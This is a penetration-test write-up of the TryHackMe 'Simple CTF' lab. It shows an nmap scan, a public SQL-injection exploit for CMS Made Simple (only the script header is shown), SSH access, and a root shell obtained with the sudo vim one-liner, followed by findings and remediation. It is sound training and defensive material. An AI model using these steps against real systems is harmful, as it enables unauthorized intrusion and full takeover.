

SIMPLE-CTF

Note: This report details a penetration test conducted on a virtual system hosted on <https://tryhackme.com/>. This system was a lab designed to practice testing techniques, and is not a real-world system with PII, production data etc.

Target Information

Name	Simple CTF
Tester	SK. MD. Rashid Assef Shibly
IP Address	10.48.131.34
Date	7 February 2026

Tools Used

- Operating System : Kali Linux
- OpenVPN - connect with Tryhackme
- Nmap - Network Scanner
- Wappalyzer
- Gobuster - Directory Brute Force

Executive Summary

This report presents the findings of a penetration test conducted on the Simple CTF system within a controlled lab environment simulating a real-world application. The objective of the assessment was to evaluate the system's security posture and identify vulnerabilities that could be leveraged by an attacker.

During the assessment, multiple weaknesses were identified across exposed network services and application configurations. These included the use of weak authentication mechanisms, outdated or misconfigured services, and improper access controls. By exploiting these issues, it was possible to gain unauthorized access to the system and ultimately achieve full compromise.

The attack path involved service enumeration, credential discovery through brute-force techniques, and privilege escalation via insecure system configurations. Successful exploitation resulted in root-level access, demonstrating the potential for complete system takeover.

In a real-world scenario, such vulnerabilities could lead to unauthorized data access, service disruption, and persistent attacker presence within the environment. It is strongly recommended to implement stronger authentication controls, secure service configurations, and enforce least-privilege principles to mitigate these risks.

Summary of Results

The Simple CTF system was successfully compromised through a combination of enumeration, credential exploitation, and privilege escalation techniques.

Initial reconnaissance identified multiple exposed services, including SSH and FTP, which presented potential entry points. Further enumeration revealed weak authentication controls, allowing credentials to be obtained through brute-force methods.

Using the discovered credentials, authenticated access to the system was achieved. Post-authentication enumeration identified misconfigured system permissions that allowed privilege escalation to root level.

The successful attack chain demonstrates how multiple low-to-medium severity issues, when combined, can lead to full system compromise. The primary contributing factors included weak password policies, exposed services, and improper privilege management.

Overall, the assessment highlights the importance of securing authentication mechanisms, limiting service exposure, and enforcing proper access controls to prevent similar attacks.

Scope and Methodology

The testing followed a structured penetration testing methodology:

- Reconnaissance
- Enumeration
- Credential Discovery
- Exploitation
- Privilege Escalation
- Post-Exploitation

Reconnaissance

Initial connectivity was verified:

- ICMP ping confirmed that the target machine was reachable.

Enumeration

A service scan was performed using **Nmap**:

`nmap -Pn -A -sS -sV 10.48.131.34`

Discovered Services

Port	Service	Description
21	FTP	File Transfer Service
80	HTTP	Web Application
2222	SSH	Remote access (non-standard port)

Web Enumeration

Given the presence of an HTTP service, directory brute-forcing was performed.

- Tool Used: **Gobuster**

Findings

- Multiple directories were discovered
- The /simple endpoint revealed a web application

Application Identification

The application was identified as **CMS Made Simple**, an open-source content management system.

- Version information was not directly disclosed
- Further research into known vulnerabilities led to identification of a vulnerable version


```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$
$ nmap -A -sS -Pn -sV 10.48.131.34
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-05 08:35 -0500
Nmap scan report for 10.48.131.34
Host is up (0.041s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.200.58
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPd 3.0.3 - secure, fast, stable
|_ End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-robots.txt: 2 disallowed entries
|_ / /openmr-5_0_1_3
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
Aggressive OS guesses: Linux 4.15 (97%), Linux 4.4 (91%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%)
```

Vulnerability Analysis

Public vulnerability research revealed known exploits affecting the identified CMS version.

- Exploit Type: Authentication bypass / credential disclosure
- Source: Public exploit documentation and proof-of-concept scripts

A working exploit was identified and validated.



The screenshot shows a web browser displaying a GitHub repository page for 'Perseus99999 / CVE-2019-9053-working-'. The repository is public and has 0 forks and 0 stars. The 'Code' tab is selected, showing a file named 'exploit.py'. The file content is a Python script for an exploit. The script includes comments about the exploit title, date, author, and version. It also includes imports for 'requests', 'requests.exceptions', 'termcolor', 'time', 'termcolor', 'cprint', 'optparse', and 'hashlib'.

```
1 #!/usr/bin/env python
2 # Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
3 # Date: 16-11-2025
4 # Exploit Author: Daniele Scani @ Certimeter Group
5 # Updated by: Shubham P
6 # Vendor Homepage: https://www.cmsmadesimple.org/
7 # Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
8 # Version: <= 2.2.9
9 # Tested on: Kali 6.18.11
10 # CVE : CVE-2019-9053 (46635)
11 #Updated the script to work with latest python versions, especially print()
12 #Added Exception Handling for each function
13 #You can also calibrate time.sleep inside the exception handling blocks depending on response and connection
14
15 import requests
16 from requests.exceptions import ConnectionError
17 from termcolor import colored
18 import time
19 from termcolor import cprint
20 import optparse
21 import hashlib
```

Exploitation

The exploit was executed as per documentation, resulting in:

- Extraction of valid user credentials

These credentials provided authenticated access to the system.

Initial Access

With valid credentials obtained, remote access was established via SSH:

```
ssh <user>@10.48.131.34 -p 2222
```

Post-Login Enumeration

- User-level access confirmed
- Sensitive files discovered:
 - user.txt(flag)
 - Additional files in parent directories

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)~  
$ sudo ssh [REDACTED]  
The authenticity of host '[10.48.131.34]:2222 ([10.48.131.34]:2222)' can't be established.  
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEq0pvTb08d0JPcHGgmeABEdQ5g  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.48.131.34]:2222' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
[REDACTED]  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.  
  
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190  
$
```

Privilege Escalation

Privilege escalation was performed through enumeration of sudo permissions:

```
sudo -l
```

Critical Finding

The user was allowed to execute vim with sudo privileges without a password

Exploitation Technique

Using known privilege escalation techniques:

```
sudo vim -c '!/bin/bash'
```

This resulted in spawning a root shell.

```
$ sudo -l  
User mitch may run the following commands on Machine:  
(root) NOPASSWD: /usr/bin/vim
```


Post-Exploitation

With root access:

- Full system control was achieved
- Final flag retrieved from the /root directory

Findings and Impact

High-Risk Vulnerabilities

Vulnerability: **Outdated CMS with Known Exploit**

Severity: **Critical**

Description:

The target system was running an outdated version of a Content Management System (CMS Made Simple), which is known to contain publicly disclosed vulnerabilities. The version information was not directly exposed but was identified through enumeration and vulnerability research. A publicly available exploit was successfully used against this CMS.

Evidence:

- CMS identified at /simple endpoint
- Version inferred through vulnerability research
- Public exploit successfully executed
- Valid credentials retrieved from exploit output

Impact:

An attacker can exploit known vulnerabilities in outdated CMS software to gain unauthorized access to the system. This can lead to credential disclosure, unauthorized login, and full system compromise without requiring advanced attack techniques.

Remediation:

- Regularly update CMS and all associated components
- Monitor and patch known vulnerabilities promptly
- Avoid using outdated or unsupported software versions

Vulnerability: **Credential Exposure via Exploitation**

Severity: **High**

Description:

Sensitive authentication credentials were exposed as a result of exploiting the vulnerable CMS. These credentials were sufficient to gain remote access to the system via SSH.

Evidence:

- Credentials obtained through exploit execution
- Successful SSH login using retrieved credentials
- Access to user-level environment confirmed

Impact:

Exposure of valid credentials allows attackers to bypass authentication mechanisms and gain direct access to the system. This significantly reduces attack complexity and enables further exploitation such as privilege escalation.

Remediation:

- Store credentials securely using hashing and salting
- Avoid exposing credentials through application vulnerabilities
- Implement strong authentication mechanisms and monitoring

Vulnerability: **Weak Access Control on SSH Service**

Severity: **Medium**

Description:

The SSH service was accessible on a non-standard port (2222) but relied solely on password-based authentication using compromised credentials. No additional security controls were in place.

Evidence:

- SSH service running on port 2222
- Successful login using compromised credentials

Impact:

Attackers can gain remote shell access once credentials are obtained, leading to further system enumeration and exploitation. The lack of additional protections increases the risk of unauthorized access.

Remediation:

- Disable password-based authentication where possible
- Implement key-based authentication
- Use intrusion detection and login monitoring

Vulnerability: **Privilege Escalation via Misconfigured Sudo (vim)**

Severity: **Critical**

Description:

The system allowed execution of the `vim` editor with sudo privileges without requiring a password. This misconfiguration enabled privilege escalation by spawning a root shell through vim.

Evidence:

- Output of `sudo -l` showed vim executable without password
- Successful execution of: `sudo vim -c '!/bin/bash'`
- Root shell obtained

Impact:

This vulnerability allows any authenticated user to escalate privileges to root, resulting in complete system compromise. Attackers can gain full administrative control, access sensitive data, and establish persistence.

Remediation:

- Restrict sudo permissions using the principle of least privilege
- Remove unnecessary sudo privileges for interactive programs like vim
- Require password authentication for all sudo commands

Recommendations

To remediate the identified issues:

- Update CMS to the latest secure version
- Remove or patch vulnerable components
- Enforce strong credential storage and protection
- Restrict SSH access and use standard ports where possible
- Implement least privilege principles for sudo permissions
- Monitor and audit system logs regularly

Conclusion

The *Simple CTF* environment contains multiple exploitable vulnerabilities across different attack phases. The presence of outdated software combined with improper privilege controls enabled full system compromise with relatively low effort.

This highlights the importance of regular patching, secure configuration, and proper access management in maintaining system security.

.